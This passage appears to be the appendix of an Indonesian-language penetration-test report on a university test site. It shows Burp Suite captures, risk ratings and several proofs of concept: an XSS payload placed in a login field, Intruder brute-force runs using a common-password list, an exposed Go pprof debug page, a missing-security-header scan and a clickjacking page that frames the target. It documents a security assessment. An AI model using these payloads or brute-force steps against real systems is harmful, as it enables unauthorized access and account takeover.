1 HTTP/1.1 200 OK
2 Server: nginx
3 Date: Sun, 06 Oct 2024 14:49:52 GMT
4 Content-Type: application/json
5 Content-Length: 49
6 Connection: close
7 Vary: Origin
8 Access-Control-Allow-Origin:
9 Access-Control-Allow-Credentials: true
10 Access-Control-Expose-Headers: Set-Cookie
11
12 {
  "data":{
    "msg":"DATA_NOT_FOUND"
  },
  "success":false
}
```

Client Side Testing

CLNT-03

```
Request
Pretty Raw Hex
1 POST /api/login HTTP/1.1
2 Host: evil.com
3 Cookie: _ga_028DKSS3L=
  GS1.1.1717120487.1.0.1717120487.60.0.0; _ga=
  GA1.1.740850672.1717120481; lang=id_ID
4 Content-Length: 115
5 Sec-Ch-Ua: "Not_A Brand";v="8", "Chromium";v="120"
6 Sec-Ch-Ua-Mobile: ?0
7 Authorization:
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64
  AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/120.0.6099.216 Safari/537.36
9 Content-Language: id_ID
10 Content-Type: application/json
11 Accept: application/json
12 Sec-Ch-Ua-Platform: "Windows"
13 Origin: https://pentest.walisongo.ac.id
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Dest: empty
17 Referer: https://pentest.walisongo.ac.id/
18 Accept-Encoding: gzip, deflate, br
19 Accept-Language: en-US,en;q=0.9
20 Priority: u=1, i
21 Connection: close
22
23 {
  "username": ""%27"><iframe+srcdoc%3D"
  <input+onauxclick%3Dprint%281%29%27">"+<%2Fiframe>",
  "password": "admin",
  "date": ""
}
```

Response

PrettyRawHexRender

ln

1 HTTP/1.1 500 Internal Server Error

2 Server: nginx

3 Date: Sun, 06 Oct 2024 15:13:11 GMT

4 Content-Type: application/json

5 Content-Length: 84

6 Connection: close

7 Vary: Origin

8 Access-Control-Allow-Origin:

9 Access-Control-Allow-Credentials: true

10 Access-Control-Expose-Headers: Set-Cookie

11

12 {

"data":{

"msg":

"invalid character '%' after object key:value pa

"

},

"success":false

}

CLNT-12

Application

Manifest

Service workers

Storage

Storage

Local storage

https://pentest.walisongo.ac.id

Session storage

https://pentest.walisongo.ac.id

IndexedDB

Cookies

https://pentest.walisongo.ac.id

Cache storage

Storage buckets

Background services

Back/forward cache

Bounce tracking mitigations

Notifications

Payment handler

Speculative loads

Rules

Speculations


Push messaging

Cache storage

[Learn more](#)

Lampiran 4.4 Vulnerability Analysis

CONF-02



/debug/pprof/

Set debug=1 as a query parameter to export in legacy text format

Types of profiles available:


Count Profile


- 637 [allocs](#)
- 0 [block](#)
- 0 [cmdline](#)
- 15 [goroutine](#)
- 637 [heap](#)
- 0 [mutex](#)
- 0 [profile](#)
- 46 [threadcreate](#)
- 0 [trace](#)

Lampiran 4.5 Exploitation



POC pengujian ratelimiting

Buka Burpsuite dan buka browsernya







Pindah request login ke intruder




Setting posisi di intruder



Setting payload set 1



Setting payload set 2



Request kombinasi login pertama

AttackSaveColumns3. Intruder attack of https://pentest.walisongo.ac.id

3. Intruder attack of https://pentest.walisongo.ac.idAttackSaveColumns

ResultsPositionsPayloadsResource poolSettings

Filter: Showing all items

Reque...	Payload 1	Payload 2	Status code	Error	Timeout	Length	Comment
0			200			324	
1	admin	admin	200			324	
2	123456	admin	200			324	
3	12345678	admin	200			324	
4	1234	admin	200			324	
5	Password	admin	200			324	
6	123	admin	200			324	
7	12345	admin	200			324	
8	admin123	admin	200			324	
9	123456789	admin	200			324	
10	adminisp	admin	200			324	
11	demo	admin	200			324	
12	root	admin	200			324	
13	123123	admin	200			324	

RequestResponse

PrettyRawHexRender

1 HTTP/1.1 200 OK
2 Server: nginx
3 Date: Mon, 21 Oct 2024 14:21:22 GMT
4 Content-Type: application/json
5 Content-Length: 49
6 Connection: keep-alive
7 Vary: Origin
8 Access-Control-Allow-Origin:
9 Access-Control-Allow-Credentials: true
10 Access-Control-Expose-Headers: Set-Cookie
11
12 {
13 "data": {
14 "msg": "DATA_NOT_FOUND"
15 },
16 "success": false
17 }
18

0 highlights

Finished

Request kombinasi login ke400

AttackSaveColumns3. Intruder attack of https://pentest.wallsongo.ac.id

3. Intruder attack of https://pentest.wallsongo.ac.idAttackSaveColumns

ResultsPositionsPayloadsResource poolSettings

Filter: Showing all items

Request	Payload 1	Payload 2	Status code	Error	Timeout	Length	Comment
387	12345	admin1	200			324	
388	admin123	admin1	200			324	
389	123456789	admin1	200			324	
390	adminisp	admin1	200			324	
391	demo	admin1	200			324	
392	root	admin1	200			324	
393	123123	admin1	200			324	
394	admin@123	admin1	200			324	
395	123456aA@	admin1	200			324	
396	01031974	admin1	200			324	
397	Admin@123	admin1	200			324	
398	111111	admin1	200			324	
399	admin1234	admin1	200			324	
400	admin1	admin1	200			324	

RequestResponse

PrettyRawHexRender

```
1 HTTP/1.1 200 OK
2 Server: nginx
3 Date: Mon, 21 Oct 2024 14:24:26 GMT
4 Content-Type: application/json
5 Content-Length: 49
6 Connection: keep-alive
7 Vary: Origin
8 Access-Control-Allow-Origin:
9 Access-Control-Allow-Credentials: true
10 Access-Control-Expose-Headers: Set-Cookie
11
12 {
  "data": {
    "msg": "DATA_NOT_FOUND"
  },
  "success": false
}
```

Search

0 highlights

Finished

POC pengujian clickjacking attack

Pengecekan penerapan security header

```
(kittypx@Kittypx)-[~/tools/shcheck]
$ python3 shcheck.py https://pentest.walisongo.ac.id

=====
> shcheck.py - santoru .....
=====
Simple tool to check security headers on a webserver
=====

[*] Analyzing headers of https://pentest.walisongo.ac.id
[*] Effective URL: https://pentest.walisongo.ac.id
[*] Header Access-Control-Allow-Origin is present! (Value: )
[!] Missing security header: X-Frame-Options
[!] Missing security header: X-Content-Type-Options
[!] Missing security header: Strict-Transport-Security
[!] Missing security header: Content-Security-Policy
[!] Missing security header: X-Permitted-Cross-Domain-Policies
[!] Missing security header: Referrer-Policy
[!] Missing security header: Clear-Site-Data
[!] Missing security header: Cache-Control
[!] Missing security header: Permissions-Policy
[!] Missing security header: Cross-Origin-Embedder-Policy
[!] Missing security header: Cross-Origin-Resource-Policy
[!] Missing security header: Cross-Origin-Opener-Policy
=====

[!] Headers analyzed for https://pentest.walisongo.ac.id
[+] There are 1 security headers
[-] There are not 12 security headers
```


Script clickjacking

```
..
44 </style>
45 </head>
46 <body>
47 <div>
48 <div class="overlay">
49 <div class="content">
50 <— Konten Anda di sini —>
51 <h1>Selamat ini adalah Clickjacking!</h1>
52 <p>Silakan daftar untuk mendapatkan akses penuh.</p>
53 <a href="https://facebook.com/"><button class="signup-button">Daftar</button></a>
54 </div>
55 </div>
56 <iframe src="https://pentest.walisongo.ac.id/" frameborder="0" width="1500" height="1500"></iframe>
57 </div>
58 </body>
59 </html>
```

Menyalakan server localhost

```
(kittypx@kittypx)~[~/Documents/payload]  
$ python3 -m http.server  
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

Akses script pada browser



Lampiran 4.6 Post Exploitation

ORR Security Header

OWASP Risk Rating Calculator

Likelihood Factors

Threat Agent Factors

Skill Level

3 - Network and programming skills

Motive

1 - Low or no reward

Opportunity

9 - No access or resources required

Size

4 - Intranet users

Threat Agent Factor:
Medium (TAF: 4.25)

Vulnerability Factors

Ease of Discovery

7 - Easy

Ease of Exploit

1 - Theoretical

Awareness

4 - Hidden

Intrusion Detection

0 - N/A

Vulnerability Factor:
Medium (VF: 3)

Impact Factors

Technical Impact Factors

Loss of Confidentiality

0 - N/A

Loss of Integrity

0 - N/A

Loss of Availability

0 - N/A

Loss of Accountability

7 - Possibly traceable

Technical Impact Factor:
Low (TIF: 1.75)

Business Impact Factors

Financial Damage

1 - Less than the cost to fix the vulnerabi

Reputation Damage

1 - Minimal damage

Non-compliance

2 - Minor violation

Privacy Violation

0 - N/A

Business Impact Factor:
Low (BIF: 1)

ORR Clickjacking

OWASP Risk Rating Calculator

Likelihood Factors

Threat Agent Factors

Skill Level

3 - Network and programming skills

Motive

1 - Low or no reward

Opportunity

4 - Special access or resources required

Size

9 - Anonymous Internet users

Threat Agent Factor:
Medium (TAF: 4.25)

Vulnerability Factors

Ease of Discovery

7 - Easy

Ease of Exploit

5 - Easy

Awareness

6 - Obvious

Intrusion Detection

1 - Active detection in application

Vulnerability Factor:
Medium (VF: 4.75)

Impact Factors

Technical Impact Factors

Loss of Confidentiality

2 - Minimal non-sensitive data disclosed

Loss of Integrity

1 - Minimal slightly corrupt data

Loss of Availability

1 - Minimal secondary services interrupt

Loss of Accountability

7 - Possibly traceable

Technical Impact Factor:
Low (TIF: 2.75)

Business Impact Factors

Financial Damage

1 - Less than the cost to fix the vulnerabi

Reputation Damage

1 - Minimal damage

Non-compliance

5 - Clear violation

Privacy Violation

3 - One individual

Business Impact Factor:
Low (BIF: 2.5)

OWASP Risk Rating Calculator

Likelihood Factors

Threat Agent Factors

Skill Level

3 - Network and programming skills

Motive

1 - Low or no reward

Opportunity

4 - Special access or resources required

Size

4 - Intranet users

Threat Agent Factor:
Medium (TAF: 3)

Vulnerability Factors

Ease of Discovery

3 - Difficult

Ease of Exploit

3 - Difficult

Awareness

4 - Hidden

Intrusion Detection

3 - Logged and reviewed

Vulnerability Factor:
Medium (VF: 3.25)

Impact Factors

Technical Impact Factors

Loss of Confidentiality

2 - Minimal non-sensitive data disclosed

Loss of Integrity

1 - Minimal slightly corrupt data

Loss of Availability

1 - Minimal secondary services interrupt

Loss of Accountability

7 - Possibly traceable

Technical Impact Factor:
Low (TIF: 2.75)

Business Impact Factors

Financial Damage

3 - Minor effect on annual profit

Reputation Damage

1 - Minimal damage

Non-compliance

2 - Minor violation

Privacy Violation

3 - One individual

Business Impact Factor:
Low (BIF: 2.25)

OWASP Risk Rating Calculator

Likelihood Factors

Threat Agent Factors

Skill Level

1 - Security penetration skills

Motive

1 - Low or no reward

Opportunity

4 - Special access or resources required

Size

4 - Intranet users

Threat Agent Factor: Low
(TAF: 2.5)

Vulnerability Factors

Ease of Discovery

3 - Difficult

Ease of Exploit

1 - Theoretical

Awareness

4 - Hidden

Intrusion Detection

1 - Active detection in application

Vulnerability Factor: Low
(VF: 2.25)

Impact Factors

Technical Impact Factors

Loss of Confidentiality

2 - Minimal non-sensitive data disclosed

Loss of Integrity

1 - Minimal slightly corrupt data

Loss of Availability

1 - Minimal secondary services interrupt

Loss of Accountability

7 - Possibly traceable

Technical Impact Factor:
Low (TIF: 2.75)

Business Impact Factors

Financial Damage

1 - Less than the cost to fix the vulnerabi

Reputation Damage

1 - Minimal damage

Non-compliance

2 - Minor violation

Privacy Violation

3 - One individual

Business Impact Factor:
Low (BIF: 1.75)